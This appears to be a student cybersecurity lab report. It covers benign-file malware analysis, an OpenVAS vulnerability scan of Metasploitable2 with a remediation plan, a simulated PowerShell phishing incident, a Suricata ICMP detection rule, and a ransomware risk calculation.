
Static analysis using REMnux revealed standard Windows API references such as KERNEL32.dll and USER32.dll, indicating normal system-level interactions. No suspicious URLs, encoded payloads, or obfuscation patterns were identified. The PE structure analysis showed no signs of packing or malicious behavior, suggesting the executable is benign.

2.4 Dynamic Analysis (Hybrid Analysis)

Dynamic analysis was conducted using the Hybrid Analysis sandbox to observe the runtime behavior of the executable in a controlled cloud environment.

2.4.1 Sandbox Execution

The sample was uploaded to Hybrid Analysis and executed in a Windows environment. The sandbox monitored process execution, file system changes, registry activity, and network behavior.



Windows 10 64 bit

calc.exe

February 19th 2025 12:21:54 (UTC)

No Specific Threat

Threat Score: -

Labeled As: -


Indicators: 2 8 50

Characteristics: -

Hybrid Analysis

2.4.2 Behavioral Observations

The analysis indicated normal execution behavior consistent with a legitimate calculator application. The executable did not exhibit any suspicious actions such as unauthorized file modifications, registry persistence mechanisms, or abnormal process spawning.



Analysis Overview

Request Report Deletion | Show Sample Content

Submission name: calc.exe
Size: 48KiB
Type: peexe 64bits executable
Mime: application/x-dosexec
SHA256: 96b43352dee23eaf23202fda7dbae569502e3aa432f0cf2b945f6bbf8130cead
Submitted At: 2025-02-19 12:21:54 (UTC)
Last Anti-Virus Scan: 2025-02-19 12:21:54 (UTC)
Last Sandbox Report: 2025-02-19 12:21:54 (UTC)

no specific threat
AV Detection: Marked as clean
#windows-server-utility
0 Community Score 0

Anti-Virus Results

Updated 10 months ago - Missing Results - Click to Refresh

CrowdStrike Falcon — Static Analysis and ML — Clean — No Additional Data

MetaDefender — Multi Scan Analysis — Clean — More Details

screenshot of Hybrid Analysis behavior summary

2.5 Static vs Dynamic Analysis Comparison

Dynamic analysis results aligned with the findings from static analysis. Both approaches confirmed that the executable behaved as expected for a legitimate application, with no indicators of compromise observed.

Dynamic analysis using Hybrid Analysis confirmed the static analysis findings. The executable exhibited normal runtime behavior with no suspicious network connections, file modifications, or persistence mechanisms, validating that the analyzed sample is benign.

3. Vulnerability Management Pipeline

3.1 Objective


The objective of this task was to perform a vulnerability assessment on a deliberately vulnerable system, analyze the identified security weaknesses, prioritize the most critical vulnerabilities, and propose remediation measures following industry best practices.

3.2 Tools and Environment

- **Vulnerability Scanner:** OpenVAS (Greenbone)
- **Vulnerable Target:** Metasploitable2
- **Target IP Address:** 192.168.0.6
- **Operating System:** End-of-life Linux distribution
- **Vulnerability Management Tool:** DefectDojo (for result management)

3.3 Vulnerability Scanning Process

A full and fast vulnerability scan was executed against the Metasploitable2 virtual machine using OpenVAS. The scan identified multiple high-severity vulnerabilities related to outdated services, insecure configurations, and exposed remote services. Results were sorted by severity to prioritize risks effectively.


Tasks 3 of 3
Tasks by Severity Class (Total: 3)
Log
High
2
1
Tasks with most High Results per Host
metasploitable
Metasploitable2 Full Scan
0 2 4 6 8 10 12 14 16 18 20 22 24
Results per Host
Tasks by Status (Total: 3)
Done
3
1 - 3 of 3

Name	Status	Reports	Last Report	Severity	Trend	Actions
Full Network Vulnerability Scan	Done	1	Fri, Dec 5, 2025 8:55 AM Coordinated Universal Time	0.0 (Log)		
metasploitable	Done	1	Tue, Dec 23, 2025 9:54 AM Coordinated Universal Time	10.0 (High)		
Metasploitable2 Full Scan	Done	1	Thu, Jan 1, 2026 7:14 AM Coordinated Universal Time	10.0 (High)		

OpenVAS scan results showing detected vulnerabilities for 192.168.0.6


3.4 Key Vulnerabilities Identified

Based on severity, impact, and exploitability, the following **top three critical vulnerabilities** were prioritized:

Vulnerability	**CVSS Score**	**Affected Port**	**Description**
TWiki XSS and Command Execution Vulnerabilities	10.0 (Critical)	80/tcp	Allows attackers to execute arbitrary commands and perform cross-site scripting via a vulnerable web application
Possible Backdoor: Ingreslock	10.0 (Critical)	1524/tcp	Indicates the presence of a potential backdoor service that allows unauthorized remote access
Distributed Ruby (dRuby/DRb) Multiple RCE Vulnerabilities	10.0 (Critical)	8787/tcp	Enables remote code execution through insecure distributed Ruby services

Additional high-risk findings included:

- rlogin Passwordless Login (513/tcp)
- rexec Service Running (512/tcp)
- Operating System End-of-Life (EOL) Detection



1 - 70 of 70


Vulnerability		Severity	QoD	Host		Location	EPSS		Created
				IP	Name		Score	Percentile	
TWiki XSS and Command Execution Vulnerabilities		10.0 (High)	80 %	192.168.0.6		80/tcp	N/A	N/A	Thu, Jan 1, 2026 7:38 AM Coordinated Universal Time
Possible Backdoor: Ingreslock		10.0 (High)	99 %	192.168.0.6		1524/tcp	N/A	N/A	Thu, Jan 1, 2026 7:43 AM Coordinated Universal Time
rlogin Passwordless Login		10.0 (High)	80 %	192.168.0.6		513/tcp	N/A	N/A	Thu, Jan 1, 2026 7:33 AM Coordinated Universal Time
Operating System (OS) End of Life (EOL) Detection		10.0 (High)	80 %	192.168.0.6		general/tcp	N/A	N/A	Thu, Jan 1, 2026 7:34 AM Coordinated Universal Time
The rexec service is running		10.0 (High)	80 %	192.168.0.6		512/tcp	N/A	N/A	Thu, Jan 1, 2026 7:37 AM Coordinated Universal Time
Distributed Ruby (dRuby/DRb) Multiple RCE Vulnerabilities		10.0 (High)	99 %	192.168.0.6		8787/tcp	N/A	N/A	Thu, Jan 1, 2026 7:41 AM Coordinated Universal Time

Detailed OpenVAS vulnerability severity view

3.5 Vulnerability Management and Prioritization

The vulnerabilities were prioritized using CVSS scores and potential impact on system confidentiality, integrity, and availability. Critical vulnerabilities exposing remote command execution and backdoor access were treated as highest priority due to their ability to provide attackers with full system compromise.

Scan results were exported from OpenVAS and prepared for centralized tracking and remediation using DefectDojo.



Internal Network VAPT

Open Findings

Showing entries 1 to 25 of 70

Severity	Name	CWE	Vulnerability Id	EPSS Score	EPSS Percentile	Known Exploited	Used in Ransomware	Date Added to KEV	Date	Age	SLA	Reporter	Found By	Status	Group	Service	Planned Remediation	Reviewers
High	Possible Backdoor: Ingreslock_192.168.0.6_1524/tcp			N.A.	N.A.	No	No		Jan. 1, 2026	0	30	(admin1)	OpenVAS Parser	Active				
High	TWiki XSS and Command Execution Vulnerabilities_192.168.0.6...			N.A.	N.A.	No	No		Jan. 1, 2026	0	30	(admin1)	OpenVAS Parser	Active				
High	Operating System (OS) End of Life (EOL) Detection_192.168.0...			N.A.	N.A.	No	No		Jan. 1, 2026	0	30	(admin1)	OpenVAS Parser	Active				
High	The Rexec Service Is running_192.168.0.6_512/tcp			N.A.	N.A.	No	No		Jan. 1, 2026	0	30	(admin1)	OpenVAS Parser	Active				
High	Rlogin Passwordless Login_192.168.0.6_513/tcp			N.A.	N.A.	No	No		Jan. 1, 2026	0	30	(admin1)	OpenVAS Parser	Active				
High	PHP &lt; 5.3.13, 5.4.x &lt; 5.4.3			N.A.	N.A.	No	No		Jan. 1, 2026	0	30	(admin1)	OpenVAS	Active				

DefectDojo imported vulnerabilities

3.6 Remediation Plan

To mitigate the identified risks, the following remediation actions are recommended:

- Immediately disable or remove vulnerable services such as Ingreslock, rlogin, and rexec.
- Patch or remove outdated applications such as TWiki and distributed Ruby services.
- Upgrade the operating system to a supported and actively maintained version.
- Restrict access to exposed services using firewall rules and network segmentation.
- Implement regular vulnerability scanning and patch management to prevent reoccurrence.

4. Incident Response Simulation

4.1 Objective

The objective of this task was to simulate a phishing-based incident and perform post-incident artifact collection to support investigation and response activities.

4.2 Incident Simulation

A controlled phishing simulation was performed by executing a PowerShell command on a Windows virtual machine, representing a user interacting with a malicious payload. The execution resulted in PowerShell spawning a child process, simulating common phishing behavior observed in real-world incidents.


4.3 Artifact Collection

Following the simulated incident, forensic artifacts were collected to support investigation. Process listings and active network connections were gathered to identify suspicious activity and validate execution flow.

Commands used:


tasklist

netstat -ano



```
PS C:\WINDOWS\system32> tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0        168 K
Registry                        96 Services                   0     27,288 K
smss.exe                       428 Services                   0      1,488 K
csrss.exe                      588 Services                   0      7,184 K
wininit.exe                    660 Services                   0      9,264 K
csrss.exe                      676 Console                    1      7,240 K
```

process artifact screenshot



```
PS C:\WINDOWS\system32> netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       512
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       4560
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       816
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       660
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1752
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1376
```

network artifact screenshot

4.4 Indicators of Compromise (IOCs)

IOC Type	Description
Process Execution	powershell.exe executed by user
Child Process	notepad.exe spawned by PowerShell
Execution Pattern	User-initiated PowerShell execution

4.5 Incident Summary

A simulated phishing incident was executed by triggering a PowerShell command on a Windows system to represent malicious user interaction. The execution resulted in process creation consistent with phishing payload behavior. Incident response activities included collecting system process and network artifacts to identify suspicious execution patterns. The analysis confirmed unauthorized PowerShell execution and abnormal process spawning, validating the simulated incident. This exercise demonstrated effective incident response practices, including evidence collection, IOC identification, and structured documentation following SANS guidelines.

5. Network Defense with Open-Source Tools

5.1 Objective

The objective of this task was to implement a network defense mechanism using open-source security tools, detect suspicious network activity, and map the detected activity to the MITRE ATT&CK framework. The task simulates a real-world blue team scenario where network-based reconnaissance attempts are identified and analyzed.

5.2 Tools and Environment

- **Defender System:** Kali Linux

- **Attacker System:** Parrot Security OS
- **Network Interface (Defender):** eth0
- **Intrusion Detection System:** Suricata
- **Framework Used:** MITRE ATT&CK

5.3 Network Defense Configuration

Suricata was deployed on the defender machine to monitor network traffic on the active interface (eth0). A custom detection rule was created to identify ICMP traffic, which is commonly used by attackers during reconnaissance and host discovery phases.

Custom Suricata Rule

alert icmp any any -> any any (msg:"ICMP traffic detected - potential reconnaissance"; sid:1000005; rev:1;)

This rule generates an alert whenever ICMP traffic is observed, allowing the detection of potential network scanning or probing activity.

5.4 Attack Simulation

To simulate malicious reconnaissance activity, ICMP traffic was generated from the attacker machine by executing a ping command to an external host. This activity represents a common technique used by attackers to identify reachable hosts and network paths.


ping 8.8.8.8

5.5 Detection and Alert Analysis

While Suricata was actively running on the defender system, the generated ICMP traffic was detected successfully. Alerts were logged in Suricata's fast.log file, confirming that the detection rule functioned as intended.

sudo tail -f /var/log/suricata/fast.log

The alert message indicated potential reconnaissance behavior based on ICMP traffic patterns.



```
┌──(zeeno㉿kali)-[~]
└─$ sudo tail -f /var/log/suricata/fast.log

[sudo] password for zeeno:
01/01/2026-18:52:22.153893  [**] [1:1000005:1] ICMP traffic detected - potential reconnaissance [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.0.5:8 -> 8.8.8.8:0
01/01/2026-18:52:22.278325  [**] [1:1000005:1] ICMP traffic detected - potential reconnaissance [**] [Classification: (null)] [Priority: 3] {ICMP} 8.8.8.8:0 -> 192.168.0.5:0
```

Suricata fast.log showing ICMP alert

5.6 MITRE ATT&CK Mapping

The detected activity was mapped to the MITRE ATT&CK framework to provide standardized context for the observed behavior.

Alert Description	Tactic	Technique	Technique ID	Explanation
ICMP traffic detected	Discovery	Network Service Discovery	T1046	ICMP traffic can be used by attackers to discover active hosts and network services

5.7 Challenges and Resolution

During deployment, initial configuration issues were encountered due to incorrect rule loading and YAML indentation errors in the Suricata configuration file. These issues were resolved by correctly configuring the rule-files section and validating the configuration using Suricata's test mode. This troubleshooting process ensured successful rule execution and alert generation.

6. Risk Assessment Practice

6.1 Objective

The objective of this task was to assess cybersecurity risk using quantitative methods and visualize the risk using a standardized risk matrix.

6.2 Quantitative Risk Assessment (ALE)


A ransomware attack scenario was evaluated using the Annualized Loss Expectancy (ALE) method.

- Single Loss Expectancy (SLE): $10,000
- Annual Rate of Occurrence (ARO): 0.2

ALE Calculation:

ALE = SLE × ARO = 10,000 × 0.2 = $2,000

This indicates an expected annual loss of $2,000 due to ransomware incidents.



B4 =B2*B3

	A	B
1	Parameter	Value
2	Single Loss Expectancy (SLE)	10000
3	Annual Rate of Occurrence (ARO	0.2
4	Annualized Loss Expectancy (ALE)	2000


Google Sheets ALE calculation screenshot

6.3 Risk Matrix Evaluation

A 5×5 risk matrix was used to evaluate the ransomware risk based on likelihood and impact.

- Likelihood: 3 (Possible)
- Impact: 4 (Major)
- Risk Score: 12

The ransomware scenario falls into the **High Risk** category and requires mitigation measures such as backups, patch management, and user awareness training.



	A	B
1	Likelihood Scale	
2	Value	Meaning
3	1	Rare
4	2	Unlikely
5	3	Possible
6	4	Likely
7	5	Almost Certain
8		
9	Impact Scale	
10	Value	Meaning
11	1	Negligible
12	2	Minor
13	3	Moderate
14	4	Major
15	5	Critical
16		

risk matrix screenshot with ransomware marked

7. Incident Response Report

7.1 Executive Summary

A simulated phishing incident was identified involving unauthorized PowerShell execution on a Windows endpoint. The activity was detected based on abnormal process execution behavior that deviated from normal user operations. Incident response procedures were initiated to investigate the event, collect forensic artifacts, and assess potential impact. The incident was successfully contained without evidence of persistence or lateral movement. Mitigation recommendations were proposed to reduce the likelihood of similar incidents in the future.

7.2 Incident Description

The incident originated from a simulated phishing scenario in which a user executed a PowerShell command, representing interaction with a malicious payload. This execution resulted in the creation of a new process and generated system-level artifacts. The behavior was flagged as suspicious due to the use of PowerShell for non-standard execution. The incident was identified during routine monitoring and escalated for further analysis.

7.3 Detection and Identification

The incident was detected through manual review of process execution behavior following the simulated phishing activity. The execution of PowerShell and the spawning of a child process served as the primary indicator of compromise (IOC). These indicators warranted further investigation to ensure no additional malicious activity occurred.

7.4 Timeline of Events

Time (Approx.)	**Event Description**
T0	User executed PowerShell command (simulated phishing)
T1	PowerShell process spawned a child process
T2	Suspicious execution identified
T3	Process and network artifacts collected
T4	Incident contained and documented

7.5 Incident Response Actions

The incident was handled using the SANS Incident Response lifecycle as outlined below:

Incident Response Phase	**Action Taken**
Preparation	Logging and monitoring were enabled
Detection	Abnormal PowerShell execution identified
Containment	Suspicious process execution stopped
Eradication	No persistence mechanisms found
Recovery	System returned to normal operational state
Lessons Learned	Security controls and awareness improvements recommended

7.6 Indicators of Compromise (IOCs)

IOC Type	Description
Process Execution	powershell.exe executed by user
Child Process	Process spawned from PowerShell
Execution Pattern	Abnormal command execution behavior

